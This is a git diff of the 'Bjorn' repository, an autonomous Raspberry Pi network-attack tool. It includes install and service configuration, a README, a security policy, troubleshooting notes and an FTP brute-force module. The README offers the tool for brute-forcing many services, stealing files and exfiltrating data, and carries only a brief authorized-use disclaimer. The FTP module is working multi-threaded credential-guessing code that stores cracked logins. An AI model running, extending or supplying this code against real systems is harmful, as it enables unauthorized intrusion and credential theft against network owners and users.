- For 2.13 V2: "epd_type": "epd2in13_V2",
|
||||
- For 2.13 V3: "epd_type": "epd2in13_V3",
|
||||
- For 2.13 V4: "epd_type": "epd2in13_V4",
|
||||
|
||||
Press Esc to exit insert mode
|
||||
Type :wq and press Enter to save and quit
|
||||
|
||||
#### Step 4: Configure File Descriptor Limits
|
||||
|
||||
To prevent `OSError: [Errno 24] Too many open files`, it's essential to increase the file descriptor limits.
|
||||
|
||||
##### 4.1: Modify File Descriptor Limits for All Users
|
||||
|
||||
Edit `/etc/security/limits.conf`:
|
||||
|
||||
```bash
|
||||
sudo vi /etc/security/limits.conf
|
||||
```
|
||||
|
||||
Add the following lines:
|
||||
|
||||
```
|
||||
* soft nofile 65535
|
||||
* hard nofile 65535
|
||||
root soft nofile 65535
|
||||
root hard nofile 65535
|
||||
```
|
||||
|
||||
##### 4.2: Configure Systemd Limits
|
||||
|
||||
Edit `/etc/systemd/system.conf`:
|
||||
|
||||
```bash
|
||||
sudo vi /etc/systemd/system.conf
|
||||
```
|
||||
|
||||
Uncomment and modify:
|
||||
|
||||
```
|
||||
DefaultLimitNOFILE=65535
|
||||
```
|
||||
|
||||
Edit `/etc/systemd/user.conf`:
|
||||
|
||||
```bash
|
||||
sudo vi /etc/systemd/user.conf
|
||||
```
|
||||
|
||||
Uncomment and modify:
|
||||
|
||||
```
|
||||
DefaultLimitNOFILE=65535
|
||||
```
|
||||
|
||||
##### 4.3: Create or Modify `/etc/security/limits.d/90-nofile.conf`
|
||||
|
||||
```bash
|
||||
sudo vi /etc/security/limits.d/90-nofile.conf
|
||||
```
|
||||
|
||||
Add:
|
||||
|
||||
```
|
||||
root soft nofile 65535
|
||||
root hard nofile 65535
|
||||
```
|
||||
|
||||
##### 4.4: Adjust the System-wide File Descriptor Limit
|
||||
|
||||
Edit `/etc/sysctl.conf`:
|
||||
|
||||
```bash
|
||||
sudo vi /etc/sysctl.conf
|
||||
```
|
||||
|
||||
Add:
|
||||
|
||||
```
|
||||
fs.file-max = 2097152
|
||||
```
|
||||
|
||||
Apply the changes:
|
||||
|
||||
```bash
|
||||
sudo sysctl -p
|
||||
```
|
||||
|
||||
#### Step 5: Reload Systemd and Apply Changes
|
||||
|
||||
Reload systemd to apply the new file descriptor limits:
|
||||
|
||||
```bash
|
||||
sudo systemctl daemon-reload
|
||||
```
|
||||
|
||||
#### Step 6: Modify PAM Configuration Files
|
||||
|
||||
PAM (Pluggable Authentication Modules) manages how limits are enforced for user sessions. To ensure that the new file descriptor limits are respected, update the following configuration files.
|
||||
|
||||
##### Step 6.1: Edit `/etc/pam.d/common-session` and `/etc/pam.d/common-session-noninteractive`
|
||||
|
||||
```bash
|
||||
sudo vi /etc/pam.d/common-session
|
||||
sudo vi /etc/pam.d/common-session-noninteractive
|
||||
```
|
||||
|
||||
Add this line at the end of both files:
|
||||
|
||||
```
|
||||
session required pam_limits.so
|
||||
```
|
||||
|
||||
This ensures that the limits set in `/etc/security/limits.conf` are enforced for all user sessions.
|
||||
|
||||
#### Step 7: Configure Services
|
||||
|
||||
##### 7.1: Bjorn Service
|
||||
|
||||
Create the service file:
|
||||
|
||||
```bash
|
||||
sudo vi /etc/systemd/system/bjorn.service
|
||||
```
|
||||
|
||||
Add the following content:
|
||||
|
||||
```ini
|
||||
[Unit]
|
||||
Description=Bjorn Service
|
||||
DefaultDependencies=no
|
||||
Before=basic.target
|
||||
After=local-fs.target
|
||||
|
||||
[Service]
|
||||
ExecStartPre=/home/bjorn/Bjorn/kill_port_8000.sh
|
||||
ExecStart=/usr/bin/python3 /home/bjorn/Bjorn/Bjorn.py
|
||||
WorkingDirectory=/home/bjorn/Bjorn
|
||||
StandardOutput=inherit
|
||||
StandardError=inherit
|
||||
Restart=always
|
||||
User=root
|
||||
|
||||
# Check open files and restart if it reached the limit (ulimit -n buffer of 1000)
|
||||
ExecStartPost=/bin/bash -c 'FILE_LIMIT=$(ulimit -n); THRESHOLD=$(( FILE_LIMIT - 1000 )); while :; do TOTAL_OPEN_FILES=$(lsof | wc -l); if [ "$TOTAL_OPEN_FILES" -ge "$THRESHOLD" ]; then echo "File descriptor threshold reached: $TOTAL_OPEN_FILES (threshold: $THRESHOLD). Restarting service."; systemctl restart bjorn.service; exit 0; fi; sleep 10; done &'
|
||||
|
||||
[Install]
|
||||
WantedBy=multi-user.target
|
||||
```
|
||||
|
||||
|
||||
|
||||
##### 7.2: Port 8000 Killer Script
|
||||
|
||||
Create the script to free up port 8000:
|
||||
|
||||
```bash
|
||||
vi /home/bjorn/Bjorn/kill_port_8000.sh
|
||||
```
|
||||
|
||||
Add:
|
||||
|
||||
```bash
|
||||
#!/bin/bash
|
||||
PORT=8000
|
||||
PIDS=$(lsof -t -i:$PORT)
|
||||
|
||||
if [ -n "$PIDS" ]; then
|
||||
echo "Killing PIDs using port $PORT: $PIDS"
|
||||
kill -9 $PIDS
|
||||
fi
|
||||
```
|
||||
|
||||
Make the script executable:
|
||||
|
||||
```bash
|
||||
chmod +x /home/bjorn/Bjorn/kill_port_8000.sh
|
||||
```
|
||||
|
||||
|
||||
##### 7.3: USB Gadget Configuration
|
||||
|
||||
Modify `/boot/firmware/cmdline.txt`:
|
||||
|
||||
```bash
|
||||
sudo vi /boot/firmware/cmdline.txt
|
||||
```
|
||||
|
||||
Add the following right after `rootwait`:
|
||||
|
||||
```
|
||||
modules-load=dwc2,g_ether
|
||||
```
|
||||
|
||||
Modify `/boot/firmware/config.txt`:
|
||||
|
||||
```bash
|
||||
sudo vi /boot/firmware/config.txt
|
||||
```
|
||||
|
||||
Add at the end of the file:
|
||||
|
||||
```
|
||||
dtoverlay=dwc2
|
||||
```
|
||||
|
||||
Create the USB gadget script:
|
||||
|
||||
```bash
|
||||
sudo vi /usr/local/bin/usb-gadget.sh
|
||||
```
|
||||
|
||||
Add the following content:
|
||||
|
||||
```bash
|
||||
#!/bin/bash
|
||||
set -e
|
||||
|
||||
modprobe libcomposite
|
||||
cd /sys/kernel/config/usb_gadget/
|
||||
mkdir -p g1
|
||||
cd g1
|
||||
|
||||
echo 0x1d6b > idVendor
|
||||
echo 0x0104 > idProduct
|
||||
echo 0x0100 > bcdDevice
|
||||
echo 0x0200 > bcdUSB
|
||||
|
||||
mkdir -p strings/0x409
|
||||
echo "fedcba9876543210" > strings/0x409/serialnumber
|
||||
echo "Raspberry Pi" > strings/0x409/manufacturer
|
||||
echo "Pi Zero USB" > strings/0x409/product
|
||||
|
||||
mkdir -p configs/c.1/strings/0x409
|
||||
echo "Config 1: ECM network" > configs/c.1/strings/0x409/configuration
|
||||
echo 250 > configs/c.1/MaxPower
|
||||
|
||||
mkdir -p functions/ecm.usb0
|
||||
|
||||
# Check for existing symlink and remove if necessary
|
||||
if [ -L configs/c.1/ecm.usb0 ]; then
|
||||
rm configs/c.1/ecm.usb0
|
||||
fi
|
||||
ln -s functions/ecm.usb0 configs/c.1/
|
||||
|
||||
# Ensure the device is not busy before listing available USB device controllers
|
||||
max_retries=10
|
||||
retry_count=0
|
||||
|
||||
while ! ls /sys/class/udc > UDC 2>/dev/null; do
|
||||
if [ $retry_count -ge $max_retries ]; then
|
||||
echo "Error: Device or resource busy after $max_retries attempts."
|
||||
exit 1
|
||||
fi
|
||||
retry_count=$((retry_count + 1))
|
||||
sleep 1
|
||||
done
|
||||
|
||||
# Check if the usb0 interface is already configured
|
||||
if ! ip addr show usb0 | grep -q "172.20.2.1"; then
|
||||
ifconfig usb0 172.20.2.1 netmask 255.255.255.0
|
||||
else
|
||||
echo "Interface usb0 already configured."
|
||||
fi
|
||||
```
|
||||
|
||||
Make the script executable:
|
||||
|
||||
```bash
|
||||
sudo chmod +x /usr/local/bin/usb-gadget.sh
|
||||
```
|
||||
|
||||
Create the systemd service:
|
||||
|
||||
```bash
|
||||
sudo vi /etc/systemd/system/usb-gadget.service
|
||||
```
|
||||
|
||||
Add:
|
||||
|
||||
```ini
|
||||
[Unit]
|
||||
Description=USB Gadget Service
|
||||
After=network.target
|
||||
|
||||
[Service]
|
||||
ExecStartPre=/sbin/modprobe libcomposite
|
||||
ExecStart=/usr/local/bin/usb-gadget.sh
|
||||
Type=simple
|
||||
RemainAfterExit=yes
|
||||
|
||||
[Install]
|
||||
WantedBy=multi-user.target
|
||||
```
|
||||
|
||||
Configure `usb0`:
|
||||
|
||||
```bash
|
||||
sudo vi /etc/network/interfaces
|
||||
```
|
||||
|
||||
Add:
|
||||
|
||||
```bash
|
||||
allow-hotplug usb0
|
||||
iface usb0 inet static
|
||||
address 172.20.2.1
|
||||
netmask 255.255.255.0
|
||||
```
|
||||
|
||||
Reload the services:
|
||||
|
||||
```bash
|
||||
sudo systemctl daemon-reload
|
||||
sudo systemctl enable systemd-networkd
|
||||
sudo systemctl enable usb-gadget
|
||||
sudo systemctl start systemd-networkd
|
||||
sudo systemctl start usb-gadget
|
||||
```
|
||||
|
||||
You must reboot to be able to use it as a USB gadget (with ip)
|
||||
###### Windows PC Configuration
|
||||
|
||||
Set the static IP address on your Windows PC:
|
||||
|
||||
- **IP Address**: `172.20.2.2`
|
||||
- **Subnet Mask**: `255.255.255.0`
|
||||
- **Default Gateway**: `172.20.2.1`
|
||||
- **DNS Servers**: `8.8.8.8`, `8.8.4.4`
|
||||
|
||||
---
|
||||
|
||||
## 📜 License
|
||||
|
||||
2024 - Bjorn is distributed under the MIT License. For more details, please refer to the [LICENSE](LICENSE) file included in this repository.
|
||||
@@ -0,0 +1,21 @@
|
||||
MIT License
|
||||
|
||||
Copyright (c) 2024 infinition
|
||||
|
||||
Permission is hereby granted, free of charge, to any person obtaining a copy
|
||||
of this software and associated documentation files (the "Software"), to deal
|
||||
in the Software without restriction, including without limitation the rights
|
||||
to use, copy, modify, merge, publish, distribute, sublicense, and/or sell
|
||||
copies of the Software, and to permit persons to whom the Software is
|
||||
furnished to do so, subject to the following conditions:
|
||||
|
||||
The above copyright notice and this permission notice shall be included in all
|
||||
copies or substantial portions of the Software.
|
||||
|
||||
THE SOFTWARE IS PROVIDED "AS IS", WITHOUT WARRANTY OF ANY KIND, EXPRESS OR
|
||||
IMPLIED, INCLUDING BUT NOT LIMITED TO THE WARRANTIES OF MERCHANTABILITY,
|
||||
FITNESS FOR A PARTICULAR PURPOSE AND NONINFRINGEMENT. IN NO EVENT SHALL THE
|
||||
AUTHORS OR COPYRIGHT HOLDERS BE LIABLE FOR ANY CLAIM, DAMAGES OR OTHER
|
||||
LIABILITY, WHETHER IN AN ACTION OF CONTRACT, TORT OR OTHERWISE, ARISING FROM,
|
||||
OUT OF OR IN CONNECTION WITH THE SOFTWARE OR THE USE OR OTHER DEALINGS IN THE
|
||||
SOFTWARE.
|
||||
@@ -0,0 +1,177 @@
|
||||
# <img src="https://github.com/user-attachments/assets/c5eb4cc1-0c3d-497d-9422-1614651a84ab" alt="thumbnail_IMG_0546" width="33"> Bjorn
|
||||
|
||||

|
||||

|
||||
[](https://opensource.org/licenses/MIT)
|
||||
|
||||
[](https://www.reddit.com/r/Bjorn_CyberViking)
|
||||
[](https://discord.com/invite/B3ZH9taVfT)
|
||||
|
||||
<p align="center">
|
||||
<img src="https://github.com/user-attachments/assets/c5eb4cc1-0c3d-497d-9422-1614651a84ab" alt="thumbnail_IMG_0546" width="150">
|
||||
<img src="https://github.com/user-attachments/assets/1b490f07-f28e-4418-8d41-14f1492890c6" alt="bjorn_epd-removebg-preview" width="150">
|
||||
</p>
|
||||
|
||||
Bjorn is a « Tamagotchi like » sophisticated, autonomous network scanning, vulnerability assessment, and offensive security tool designed to run on a Raspberry Pi equipped with a 2.13-inch e-Paper HAT. This document provides a detailed explanation of the project.
|
||||
|
||||
|
||||
## 📚 Table of Contents
|
||||
|
||||
- [Introduction](#-introduction)
|
||||
- [Features](#-features)
|
||||
- [Getting Started](#-getting-started)
|
||||
- [Prerequisites](#-prerequisites)
|
||||
- [Installation](#-installation)
|
||||
- [Quick Start](#-quick-start)
|
||||
- [Usage Example](#-usage-example)
|
||||
- [Contributing](#-contributing)
|
||||
- [License](#-license)
|
||||
- [Contact](#-contact)
|
||||
|
||||
## 📄 Introduction
|
||||
|
||||
Bjorn is a powerful tool designed to perform comprehensive network scanning, vulnerability assessment, and data ex-filtration. Its modular design and extensive configuration options allow for flexible and targeted operations. By combining different actions and orchestrating them intelligently, Bjorn can provide valuable insights into network security and help identify and mitigate potential risks.
|
||||
|
||||
The e-Paper HAT display and web interface make it easy to monitor and interact with Bjorn, providing real-time updates and status information. With its extensible architecture and customizable actions, Bjorn can be adapted to suit a wide range of security testing and monitoring needs.
|
||||
|
||||
## 🌟 Features
|
||||
|
||||
- **Network Scanning**: Identifies live hosts and open ports on the network.
|
||||
- **Vulnerability Assessment**: Performs vulnerability scans using Nmap and other tools.
|
||||
- **System Attacks**: Conducts brute-force attacks on various services (FTP, SSH, SMB, RDP, Telnet, SQL).
|
||||
- **File Stealing**: Extracts data from vulnerable services.
|
||||
- **User Interface**: Real-time display on the e-Paper HAT and web interface for monitoring and interaction.
|
||||
|
||||

|
||||
|
||||
## 🚀 Getting Started
|
||||
|
||||
## 📌 Prerequisites
|
||||
|
||||
### 📋 Prerequisites for RPI zero W (32bits)
|
||||
|
||||

|
||||
|
||||
- Raspberry Pi OS installed.
|
||||
- Stable:
|
||||
- System: 32-bit
|
||||
- Kernel version: 6.6
|
||||
- Debian version: 12 (bookworm) '2024-10-22-raspios-bookworm-armhf-lite'
|
||||
- Username and hostname set to `bjorn`.
|
||||
- 2.13-inch e-Paper HAT connected to GPIO pins.
|
||||
|
||||
### 📋 Prerequisites for RPI zero W2 (64bits)
|
||||
|
||||

|
||||
|
||||
I did not develop Bjorn for the raspberry pi zero w2 64bits, but several feedbacks have attested that the installation worked perfectly.
|
||||
|
||||
- Raspberry Pi OS installed.
|
||||
- Stable:
|
||||
- System: 64-bit
|
||||
- Kernel version: 6.6
|
||||
- Debian version: 12 (bookworm) '2024-10-22-raspios-bookworm-arm64-lite'
|
||||
- Username and hostname set to `bjorn`.
|
||||
- 2.13-inch e-Paper HAT connected to GPIO pins.
|
||||
|
||||
|
||||
At the moment the paper screen v2 v4 have been tested and implemented.
|
||||
I juste hope the V1 & V3 will work the same.
|
||||
|
||||
### 🔨 Installation
|
||||
|
||||
The fastest way to install Bjorn is using the automatic installation script :
|
||||
|
||||
```bash
|
||||
# Download and run the installer
|
||||
wget https://raw.githubusercontent.com/infinition/Bjorn/refs/heads/main/install_bjorn.sh
|
||||
sudo chmod +x install_bjorn.sh && sudo ./install_bjorn.sh
|
||||
# Choose the choice 1 for automatic installation. It may take a while as a lot of packages and modules will be installed. You must reboot at the end.
|
||||
```
|
||||
|
||||
For **detailed information** about **installation** process go to [Install Guide](INSTALL.md)
|
||||
|
||||
## ⚡ Quick Start
|
||||
|
||||
**Need help ? You struggle to find Bjorn's IP after the installation ?**
|
||||
Use my Bjorn Detector & SSH Launcher :
|
||||
|
||||
[https://github.com/infinition/bjorn-detector](https://github.com/infinition/bjorn-detector)
|
||||
|
||||

|
||||
|
||||
**Hmm, You still need help ?**
|
||||
For **detailed information** about **troubleshooting** go to [Troubleshooting](TROUBLESHOOTING.md)
|
||||
|
||||
**Quick Installation**: you can use the fastest way to install **Bjorn** [Getting Started](#-getting-started)
|
||||
|
||||
## 💡 Usage Example
|
||||
|
||||
Here's a demonstration of how Bjorn autonomously hunts through your network like a Viking raider (fake demo for illustration):
|
||||
|
||||
```bash
|
||||
# Reconnaissance Phase
|
||||
[NetworkScanner] Discovering alive hosts...
|
||||
[+] Host found: 192.168.1.100
|
||||
├── Ports: 22,80,445,3306
|
||||
└── MAC: 00:11:22:33:44:55
|
||||
|
||||
# Attack Sequence
|
||||
[NmapVulnScanner] Found vulnerabilities on 192.168.1.100
|
||||
├── MySQL 5.5 < 5.7 - User Enumeration
|
||||
└── SMB - EternalBlue Candidate
|
||||
|
||||
[SSHBruteforce] Cracking credentials...
|
||||
[+] Success! user:password123
|
||||
[StealFilesSSH] Extracting sensitive data...
|
||||
|
||||
# Automated Data Exfiltration
|
||||
[SQLBruteforce] Database accessed!
|
||||
[StealDataSQL] Dumping tables...
|
||||
[SMBBruteforce] Share accessible
|
||||
[+] Found config files, credentials, backups...
|
||||
```
|
||||
|
||||
This is just a demo output - actual results will vary based on your network and target configuration.
|
||||
|
||||
All discovered data is automatically organized in the data/output/ directory, viewable through both the e-Paper display (as indicators) and web interface.
|
||||
Bjorn works tirelessly, expanding its network knowledge base and growing stronger with each discovery.
|
||||
|
||||
No constant monitoring needed - just deploy and let Bjorn do what it does best: hunt for vulnerabilities.
|
||||
|
||||
🔧 Expand Bjorn's Arsenal!
|
||||
Bjorn is designed to be a community-driven weapon forge. Create and share your own attack modules!
|
||||
|
||||
⚠️ **For educational and authorized testing purposes only** ⚠️
|
||||
|
||||
## 🤝 Contributing
|
||||
|
||||
The project welcomes contributions in:
|
||||
|
||||
- New attack modules.
|
||||
- Bug fixes.
|
||||
- Documentation.
|
||||
- Feature improvements.
|
||||
|
||||
For **detailed information** about **contributing** process go to [Contributing Docs](CONTRIBUTING.md), [Code Of Conduct](CODE_OF_CONDUCT.md) and [Development Guide](DEVELOPMENT.md).
|
||||
|
||||
## 📫 Contact
|
||||
|
||||
- **Report Issues**: Via GitHub.
|
||||
- **Guidelines**:
|
||||
- Follow ethical guidelines.
|
||||
- Document reproduction steps.
|
||||
- Provide logs and context.
|
||||
|
||||
- **Author**: __infinition__
|
||||
- **GitHub**: [infinition/Bjorn](https://github.com/infinition/Bjorn)
|
||||
|
||||
## 🌠 Stargazers
|
||||
|
||||
[](https://star-history.com/#infinition/bjorn&Date)
|
||||
|
||||
---
|
||||
|
||||
## 📜 License
|
||||
|
||||
2024 - Bjorn is distributed under the MIT License. For more details, please refer to the [LICENSE](LICENSE) file included in this repository.
|
||||
|
||||
@@ -0,0 +1,48 @@
|
||||
# 🔒 Security Policy
|
||||
|
||||
Security Policy for **Bjorn** repository includes all required compliance matrix and artifact mapping.
|
||||
|
||||
## 🧮 Supported Versions
|
||||
|
||||
We provide security updates for the following versions of our project:
|
||||
|
||||
| Version | Status | Secure |
|
||||
| ------- |-------------| ------ |
|
||||
| 1.0.0 | Development | No |
|
||||
|
||||
## 🛡️ Security Practices
|
||||
|
||||
- We follow best practices for secure coding and infrastructure management.
|
||||
- Regular security audits and code reviews are conducted to identify and mitigate potential risks.
|
||||
- Dependencies are monitored and updated to address known vulnerabilities.
|
||||
|
||||
## 📲 Security Updates
|
||||
|
||||
- Security updates are released as soon as possible after a vulnerability is confirmed.
|
||||
- Users are encouraged to update to the latest version to benefit from security fixes.
|
||||
|
||||
## 🚨 Reporting a Vulnerability
|
||||
|
||||
If you discover a security vulnerability within this project, please follow these steps:
|
||||
|
||||
1. **Do not create a public issue.** Instead, contact us directly to responsibly disclose the vulnerability.
|
||||
|
||||
2. **Email** [bjorn-cyberviking@outlook.com](mailto:bjorn-cyberviking@outlook.com) with the following information:
|
||||
|
||||
- A description of the vulnerability.
|
||||
- Steps to reproduce the issue.
|
||||
- Any potential impact or severity.
|
||||
|
||||
3. **Wait for a response.** We will acknowledge your report and work with you to address the issue promptly.
|
||||
|
||||
## 🛰️ Additional Resources
|
||||
|
||||
- [OWASP Security Guidelines](https://owasp.org/)
|
||||
|
||||
Thank you for helping us keep this project secure!
|
||||
|
||||
---
|
||||
|
||||
## 📜 License
|
||||
|
||||
2024 - Bjorn is distributed under the MIT License. For more details, please refer to the [LICENSE](LICENSE) file included in this repository.
|
||||
@@ -0,0 +1,80 @@
|
||||
# 🐛 Known Issues and Troubleshooting
|
||||
|
||||
<p align="center">
|
||||
<img src="https://github.com/user-attachments/assets/c5eb4cc1-0c3d-497d-9422-1614651a84ab" alt="thumbnail_IMG_0546" width="98">
|
||||
</p>
|
||||
|
||||
## 📚 Table of Contents
|
||||
|
||||
- [Current Development Issues](#-current-development-issues)
|
||||
- [Troubleshooting Steps](#-troubleshooting-steps)
|
||||
- [License](#-license)
|
||||
|
||||
## 🪲 Current Development Issues
|
||||
|
||||
### Long Runtime Issue
|
||||
|
||||
- **Problem**: `OSError: [Errno 24] Too many open files`
|
||||
- **Status**: Partially resolved with system limits configuration.
|
||||
- **Workaround**: Implemented file descriptor limits increase.
|
||||
- **Monitoring**: Check open files with `lsof -p $(pgrep -f Bjorn.py) | wc -l`
|
||||
- At the moment the logs show periodically this information as (FD : XXX)
|
||||
|
||||
## 🛠️ Troubleshooting Steps
|
||||
|
||||
### Service Issues
|
||||
|
||||
```bash
|
||||
#See bjorn journalctl service
|
||||
journalctl -fu bjorn.service
|
||||
|
||||
# Check service status
|
||||
sudo systemctl status bjorn.service
|
||||
|
||||
# View detailed logs
|
||||
sudo journalctl -u bjorn.service -f
|
||||
|
||||
or
|
||||
|
||||
sudo tail -f /home/bjorn/Bjorn/data/logs/*
|
||||
|
||||
|
||||
# Check port 8000 usage
|
||||
sudo lsof -i :8000
|
||||
```
|
||||
|
||||
### Display Issues
|
||||
|
||||
```bash
|
||||
# Verify SPI devices
|
||||
ls /dev/spi*
|
||||
|
||||
# Check user permissions
|
||||
sudo usermod -a -G spi,gpio bjorn
|
||||
```
|
||||
|
||||
### Network Issues
|
||||
|
||||
```bash
|
||||
# Check network interfaces
|
||||
ip addr show
|
||||
|
||||
# Test USB gadget interface
|
||||
ip link show usb0
|
||||
```
|
||||
|
||||
### Permission Issues
|
||||
|
||||
```bash
|
||||
# Fix ownership
|
||||
sudo chown -R bjorn:bjorn /home/bjorn/Bjorn
|
||||
|
||||
# Fix permissions
|
||||
sudo chmod -R 755 /home/bjorn/Bjorn
|
||||
```
|
||||
|
||||
---
|
||||
|
||||
## 📜 License
|
||||
|
||||
2024 - Bjorn is distributed under the MIT License. For more details, please refer to the [LICENSE](LICENSE) file included in this repository.
|
||||
@@ -0,0 +1,20 @@
|
||||
#Test script to add more actions to BJORN
|
||||
|
||||
from rich.console import Console
|
||||
from shared import SharedData
|
||||
|
||||
b_class = "IDLE"
|
||||
b_module = "idle_action"
|
||||
b_status = "idle_action"
|
||||
b_port = None
|
||||
b_parent = None
|
||||
|
||||
console = Console()
|
||||
|
||||
class IDLE:
|
||||
def __init__(self, shared_data):
|
||||
self.shared_data = shared_data
|
||||
|
||||
|
||||
|
||||
|
||||
@@ -0,0 +1,190 @@
|
||||
import os
|
||||
import pandas as pd
|
||||
import threading
|
||||
import logging
|
||||
import time
|
||||
from rich.console import Console
|
||||
from rich.progress import Progress, BarColumn, TextColumn, SpinnerColumn
|
||||
from ftplib import FTP
|
||||
from queue import Queue
|
||||
from shared import SharedData
|
||||
from logger import Logger
|
||||
|
||||
logger = Logger(name="ftp_connector.py", level=logging.DEBUG)
|
||||
|
||||
b_class = "FTPBruteforce"
|
||||
b_module = "ftp_connector"
|
||||
b_status = "brute_force_ftp"
|
||||
b_port = 21
|
||||
b_parent = None
|
||||
|
||||
class FTPBruteforce:
|
||||
"""
|
||||
This class handles the FTP brute force attack process.
|
||||
"""
|
||||
def __init__(self, shared_data):
|
||||
self.shared_data = shared_data
|
||||
self.ftp_connector = FTPConnector(shared_data)
|
||||
logger.info("FTPConnector initialized.")
|
||||
|
||||
def bruteforce_ftp(self, ip, port):
|
||||
"""
|
||||
Initiates the brute force attack on the given IP and port.
|
||||
"""
|
||||
return self.ftp_connector.run_bruteforce(ip, port)
|
||||
|
||||
def execute(self, ip, port, row, status_key):
|
||||
"""
|
||||
Executes the brute force attack and updates the shared data status.
|
||||
"""
|
||||
self.shared_data.bjornorch_status = "FTPBruteforce"
|
||||
# Wait a bit because it's too fast to see the status change
|
||||
time.sleep(5)
|
||||
logger.info(f"Brute forcing FTP on {ip}:{port}...")
|
||||
success, results = self.bruteforce_ftp(ip, port)
|
||||
return 'success' if success else 'failed'
|
||||
|
||||
class FTPConnector:
|
||||
"""
|
||||
This class manages the FTP connection attempts using different usernames and passwords.
|
||||
"""
|
||||
def __init__(self, shared_data):
|
||||
self.shared_data = shared_data
|
||||
self.scan = pd.read_csv(shared_data.netkbfile)
|
||||
|
||||
if "Ports" not in self.scan.columns:
|
||||
self.scan["Ports"] = None
|
||||
self.scan = self.scan[self.scan["Ports"].str.contains("21", na=False)]
|
||||
|
||||
self.users = open(shared_data.usersfile, "r").read().splitlines()
|
||||
self.passwords = open(shared_data.passwordsfile, "r").read().splitlines()
|
||||
|
||||
self.lock = threading.Lock()
|
||||
self.ftpfile = shared_data.ftpfile
|
||||
if not os.path.exists(self.ftpfile):
|
||||
logger.info(f"File {self.ftpfile} does not exist. Creating...")
|
||||
with open(self.ftpfile, "w") as f:
|
||||
f.write("MAC Address,IP Address,Hostname,User,Password,Port\n")
|
||||
self.results = []
|
||||
self.queue = Queue()
|
||||
self.console = Console()
|
||||
|
||||
def load_scan_file(self):
|
||||
"""
|
||||
Load the netkb file and filter it for FTP ports.
|
||||
"""
|
||||
self.scan = pd.read_csv(self.shared_data.netkbfile)
|
||||
|
||||
if "Ports" not in self.scan.columns:
|
||||
self.scan["Ports"] = None
|
||||
self.scan = self.scan[self.scan["Ports"].str.contains("21", na=False)]
|
||||
|
||||
def ftp_connect(self, adresse_ip, user, password):
|
||||
"""
|
||||
Attempts to connect to the FTP server using the provided username and password.
|
||||
"""
|
||||
try:
|
||||
conn = FTP()
|
||||
conn.connect(adresse_ip, 21)
|
||||
conn.login(user, password)
|
||||
conn.quit()
|
||||
logger.info(f"Access to FTP successful on {adresse_ip} with user '{user}'")
|
||||
return True
|
||||
except Exception as e:
|
||||
return False
|
||||
|
||||
def worker(self, progress, task_id, success_flag):
|
||||
"""
|
||||
Worker thread to process items in the queue.
|
||||
"""
|
||||
while not self.queue.empty():
|
||||
if self.shared_data.orchestrator_should_exit:
|
||||
logger.info("Orchestrator exit signal received, stopping worker thread.")
|
||||
break
|
||||
|
||||
adresse_ip, user, password, mac_address, hostname, port = self.queue.get()
|
||||
if self.ftp_connect(adresse_ip, user, password):
|
||||
with self.lock:
|
||||
self.results.append([mac_address, adresse_ip, hostname, user, password, port])
|
||||
logger.success(f"Found credentials for IP: {adresse_ip} | User: {user}")
|
||||
self.save_results()
|
||||
self.removeduplicates()
|
||||
success_flag[0] = True
|
||||
self.queue.task_done()
|
||||
progress.update(task_id, advance=1)
|
||||
|
||||
def run_bruteforce(self, adresse_ip, port):
|
||||
self.load_scan_file() # Reload the scan file to get the latest IPs and ports
|
||||
|
||||
mac_address = self.scan.loc[self.scan['IPs'] == adresse_ip, 'MAC Address'].values[0]
|
||||
hostname = self.scan.loc[self.scan['IPs'] == adresse_ip, 'Hostnames'].values[0]
|
||||
|
||||
total_tasks = len(self.users) * len(self.passwords) + 1 # Include one for the anonymous attempt
|
||||
|
||||
for user in self.users:
|
||||
for password in self.passwords:
|
||||
if self.shared_data.orchestrator_should_exit:
|
||||
logger.info("Orchestrator exit signal received, stopping bruteforce task addition.")
|
||||
return False, []
|
||||
self.queue.put((adresse_ip, user, password, mac_address, hostname, port))
|
||||
|
||||
success_flag = [False]
|
||||
threads = []
|
||||
|
||||
with Progress(SpinnerColumn(), TextColumn("[progress.description]{task.description}"), BarColumn(), TextColumn("[progress.percentage]{task.percentage:>3.0f}%")) as progress:
|
||||
task_id = progress.add_task("[cyan]Bruteforcing FTP...", total=total_tasks)
|
||||
|
||||
for _ in range(40): # Adjust the number of threads based on the RPi Zero's capabilities
|
||||
t = threading.Thread(target=self.worker, args=(progress, task_id, success_flag))
|
||||
t.start()
|
||||
threads.append(t)
|
||||
|
||||
while not self.queue.empty():
|
||||
if self.shared_data.orchestrator_should_exit:
|
||||
logger.info("Orchestrator exit signal received, stopping bruteforce.")
|
||||
while not self.queue.empty():
|
||||
self.queue.get()
|
||||
self.queue.task_done()
|
||||
break
|
||||
|
||||
self.queue.join()
|
||||
|
||||
for t in threads:
|
||||
t.join()
|
||||
|
||||
return success_flag[0], self.results # Return True and the list of successes if at least one attempt was successful
|
||||
|
||||
def save_results(self):
|
||||
"""
|
||||
Saves the results of successful FTP connections to a CSV file.
|
||||
"""
|
||||
df = pd.DataFrame(self.results, columns=['MAC Address', 'IP Address', 'Hostname', 'User', 'Password', 'Port'])
|
||||
df.to_csv(self.ftpfile, index=False, mode='a', header=not os.path.exists(self.ftpfile))
|
||||
self.results = [] # Reset temporary results after saving
|
||||
|
||||
def removeduplicates(self):
|
||||
"""
|
||||
Removes duplicate entries from the results file.
|
||||
"""
|
||||
df = pd.read_csv(self.ftpfile)
|
||||
df.drop_duplicates(inplace=True)
|
||||
df.to_csv(self.ftpfile, index=False)
|
||||
|
||||
if __name__ == "__main__":
|
||||
